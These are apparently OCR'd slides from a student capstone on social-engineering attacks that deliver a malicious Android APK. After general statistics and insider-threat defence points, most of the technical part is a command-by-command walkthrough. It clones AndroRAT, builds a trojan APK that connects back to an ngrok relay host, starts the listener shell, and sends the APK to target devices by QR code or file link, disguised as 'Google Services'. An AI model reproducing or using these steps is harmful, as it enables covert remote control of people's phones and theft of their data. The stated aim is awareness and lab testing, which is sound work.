Malicious APK Injection

A Social Engineering Infiltration Project

by

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


Objective of Capstone Project

- Uncover vulnerabilities in commonly used devices.
- Disclose risks posed by Social Engineering attacks.
- Provide insight and awareness for informed cybersecurity decisions.
- Acknowledge the pivotal role of social engineering threats
- Blend of theoretical frameworks and hands-on experimentation.
- Bolster personal cybersecurity resilience against malicious APK attacks.

Social Engineering

- Exploits human psychology to breach digital fortresses.

- Manipulation of trust, curiosity, or fear.

- Coercing individuals into revealing secrets or granting access.

Methods and Channels of Social Engineering


- **Phishing websites (54%)** (Brand Impersonation, Domain Spoofing)
- **Email (27%)** (Phishing, Whaling)
- **Social media scams (19%)** **(Job offers, giveaways, account cancelation, dating apps)**
- **Instant messaging (16%)**

(SMS, Facebook Messenger, etc..

*Statistics by Enterprise IT World

Collusive Device Compromise

(Social Engineering Infiltration)



- Orchestrated attack involving manipulation and device compromise
(Usually can be orchestrated by 2 Attackers. Can be done by one)

- Targeted at individuals (31%) and public administration (18%)

-Usually targets with some access to an organization's sensitive infrastructure

- **Potential for severe long-term consequences due to sensitive data breach.**

Insider Threats

- **Insider attacks as challenging as or more difficult to detect than external attacks (90%).**
- **Malicious insider threats on the rise (60% to 74% since 2019).**
- **Motives range from personal gain to revenge and sabotage.**

*statistics Enterprise IT World

Combating Insider Threats

- Beyond Technical Safeguards
- Employee education on psychological elements
    - Comprehensive security training.
- Regular risk assessments.
- Strict access controls

Technical Analysis

- **AndroRAT Malware Overview**
  - Packaged as an APK for targeting Android OS devices.
  - Contains Python and Java code for extended functionality upon compromise.
- **Functionality and Behavior**
  - Enables remote access similar to physical possession of the device.
  - Executes commands via a Command and Control (C2) server.
- **Infection Methods**
  - Distributed through malicious QR codes or phishing emails.
  - Masquerades as a benign "Google Services" app to deceive users.
- **Execution and Control**
  - Establishes a shell interface on the host machine for remote access.
  - Can perform actions like creating a shell on the device, accessing logs, and obtaining geographical data.
- **Detection and Persistence**
  - Difficult to detect; runs in the background until connection is terminated by the attacker.

AndroRAT

- Software for creation of malicious APK and loader

Installation

```
git clone https://github.com/karma9874/AndroRAT.git
cd AndroRAT
pip install -r requirements.txt
```

Format for building the APK

```
┌──(kali㉿kali)-[~/AndroRAT]
└─$ python3 androRAT.py --build -i ipaddress -p portnumber -o WHATEVERnameYOURheartDESIRES.apk
```

Example

```
┌──(kali㉿kali)-[~/AndroRAT]
└─$ python3 androRAT.py --build -i 6.tcp.ngrok.io -p 15164 -o HARAMBE.apk
```

Note* ip address is generated through ngrok to allow external connection through the internet.

```
┌──(kali㉿kali)-[~]
└─$ ngrok tcp 4444
```

```
ngrok

Using ngrok to build AI? We want to feature you! https://tally.so/r/wk6d6o

Session Status                online
Account                       alloutagadgina@gmail.com (Plan: Free)
Update                        update available (version 3.6.0, Ctrl-U to update)
Version                       3.5.0
Region                        United States (us)
Latency                       65ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://6.tcp.ngrok.io:15164 -> localhost:4444

Connections                   ttl     opn     rt1     rt5     p50     p90
                              37      0       0.00    0.00    0.00    148.49
```

Run ngrok and androRAT.py

```
┌──(kali㉿kali)-[~/AndroRAT]
└─$ python3 androRAT.py --shell -i 0.0.0.0 -p4444
```


```
                                         - By karma9874

[INFO] Waiting for Connections  \
```

```
┌──(kali㉿kali)-[~]
└─$ ngrok tcp 4444
```

```
ngrok

Using ngrok to build AI? We want to feature you

Session Status                online
Account                       alloutagadgina@gm
Update                        update available
Version                       3.5.0
Region                        United States (us
Latency                       65ms
Web Interface                 http://127.0.0.1:
Forwarding                    tcp://6.tcp.ngrok

Connections                   ttl     opn     r
                              37      0       0
```


What devices we are trying to get into

- Android Retroid Pocket 3+ (Android 11)
- Android OS Devices:
  - Tablets (Lenovo YT Yoga, Android 12)
  - Android Cell Phone Emulator (Android 12 & 13)
  - Pixel 6 Pro (Android 12


Deliver your APK to target device


Manually


Internet




Download/Launch APK on Target Device










MENU
MENU
MENU


QR Code
file.io
CINEMATIC
VIDEO
PHOTO
PORTRAIT
PANO

